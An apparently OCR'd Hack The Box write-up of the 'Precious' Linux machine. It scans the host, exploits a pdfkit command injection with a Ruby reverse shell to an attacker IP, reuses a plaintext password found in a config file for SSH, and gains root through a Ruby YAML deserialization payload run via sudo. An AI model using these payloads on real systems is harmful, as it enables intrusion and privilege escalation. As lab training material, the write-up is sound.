
Hack The Box

MACHINE

INSIDE THIS ISSUE

Name



User Rating

User / System Owns

PRECIOUS – WRITE UP

OS: LINUX

Write-Up Date: 2022-12-07

PWN Date: 2022-12-05

RHOST IPv4: 10.10.11.189

LHOST: 10.10.16.24

NMAP

```
┌──(root㉿kali)-[~]
└─# nmap -p- -sS -sV -sC -O 10.10.11.189
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-02 05:15 EST
Nmap scan report for 10.10.11.189
Host is up (0.068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=12/2%OT=22%CT=1%CU=39760%PV=Y%DS=2%DC=I%G=Y%TM=6389D06
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=2%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M537ST11NW7%O2=M537ST11NW7%O3=M537NNT11NW7%O4=M537ST11NW7%O5=M537ST1
OS:1NW7%O6=M537ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M537NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.53 seconds
```

nmap -p- -sS -sV -sC – O 10.10.11.189


22 – SSH

80 – HTTP

➔ HTTP Header: redirect to http://precious.htb/

OS: Linux


```
File  Actions  Edit  View  Help
  GNU nano 6.4
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.189    precious.htb
```



/ETC/HOSTS


nano /etc/hosts

Mapped the IP to the http header




FLAG 1

http://precious.htb/




Entering random URLs into the search field returns us some output


Trying the way with a SQLi return us an empty PDF document. Which means we could use the Search field for an injection.



```
┌──(root㉿kali)-[~]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.189 - - [02/Dec/2022 06:59:51] "GET / HTTP/1.1" 200 -
```

Because the PDF was empty, setting up a webserver does work too.





Command Injection

Affecting pdfkit package, versions <0.8.7

INTRODUCED: 14 JUN 2022 CVE-2022-25765 CWE-78 FIRST ADDED BY SNYK Share

How to fix?

Upgrade `pdfkit` to version 0.8.7 or higher.

Overview

Affected versions of this package are vulnerable to Command Injection where the URL is not properly sanitized.

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

```
If the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF:
```


```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20`sleep 5`" - => nil
```


Calling `to_pdf` on the instance shows that the `sleep` command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf # 5 seconds wait...
```


Of course, if the user can control completely the first argument of the PDFKit constructor, they can also exploit the command injection as long as it starts with "http":

```
PDFKit.new("http%20`sleep 5`").to_pdf
```

```

Looking into the PDF properties it gives us the hint that the webserver uses PDFKIT to convert a website to an PDF.

After some research I found this page:

https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795


Using that example from the page above we could execute a command.




Playing around with available options
```



The leading hint was the *whoami* command. Ruby was the return. It gives the hint that the Webserver is running ruby.



Searching in revshells.com for ruby, adjusting IPv4 and Port:

We could use it to spawn a reverse shell:

http://10.10.16.24:8000/cmd={'%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("10.10.16.24",9007))'`'}

```
ruby@precious:/var/www/pdfapp$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
ruby@precious:/var/www/pdfapp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
henry:x:1000:1000:henry,,,:/home/henry:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
ruby:x:1001:1001::/home/ruby:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
ruby@precious:/var/www/pdfapp$
```

```
ruby@precious:/var/www/pdfapp$ cd ~
cd ~
ruby@precious:~$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Dec  5 09:25 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root    9 Oct 26 07:53 .bash_history → /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Dec  5 09:25 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
ruby@precious:~$ cd .bundle
cd .bundle
ruby@precious:~/.bundle$ ls -la
ls -la
total 12
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .
drwxr-xr-x 4 ruby ruby 4096 Dec  5 09:25 ..
-r-xr-xr-x 1 root ruby   62 Sep 26 05:04 config
ruby@precious:~/.bundle$ cd config
cd config
bash: cd: config: Not a directory
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~/.bundle$
```


```
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```


After some enumeration found the next leading hint in rubys home directory:


/home/ruby/config

The password for another user is present

```
┌──(root㉿kali)-[~]
└─# ssh henry@precious.htb
henry@precious.htb's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$ ls -la
total 24
drwxr-xr-x 2 henry henry 4096 Oct 26 08:28 .
drwxr-xr-x 4 root  root  4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root  root     9 Sep 26 05:04 .bash_history → /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26 04:40 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26 04:40 .bashrc
-rw-r--r-- 1 henry henry  807 Sep 26 04:40 .profile
-rw-r----- 1 root  henry   33 Dec  5 08:44 user.txt
henry@precious:~$ cat user.txt
6d673a294e87ce39bbe5a3859e5a01e0
henry@precious:~$ ls -la
total 24
drwxr-xr-x 2 henry henry 4096 Oct 26 08:28 .
drwxr-xr-x 4 root  root  4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root  root     9 Sep 26 05:04 .bash_history → /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26 04:40 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26 04:40 .bashrc
-rw-r--r-- 1 henry henry  807 Sep 26 04:40 .profile
-rw-r----- 1 root  henry   33 Dec  5 08:44 user.txt
henry@precious:~$
```

Using ssh and provide the username and password gives as access to the machine.

There is the user flag.



FLAG 2

sudo -l

```
henry@precious:/var/www/pdfapp$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:/var/www/pdfapp$ sudo /usr/bin/ruby

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for henry:
Sorry, user henry is not allowed to execute '/usr/bin/ruby' as root on precious.
```

The User henry is only allowed to execute
/usr/bin/bash
in combination with
/opt/update_dependencies.rb as a root user

Inside the */opt/update_dependencies.rb* was the following line:

YAML.LOAD(File.Read('dependencies.yml')

The script reads a *dependencies.yml* in the *pwd* and then loaded it.

ruby_yaml_load_sploit2.yaml

```yaml
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

After another google session I found the following page:

https://gist.github.com/staaldraad/89dffe369e1454eedd3306edc8a7e565
where the *git_set: id*

entry could be used to gain a shell

```
root@precious:~# cd /home/henry/_m
root@precious:/home/henry/_m# cat dependencies.yml

---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: /bin/bash -i
         method_id: :resolve
root@precious:/home/henry/_m#
```

Final yml

```
-rw-r--r-- 1 henry henry   37 Dec  5 12:57 shell.rb
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        28: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        26: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in `visit_Psych_Nodes_Document'
        25: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        24: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        23: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        22: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:141:in `visit_Psych_Nodes_Sequence'
        21: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `register_empty'
        20: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `each'
        19: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `block in register_empty'
        18: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        17: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        16: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        15: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:208:in `visit_Psych_Nodes_Mapping'
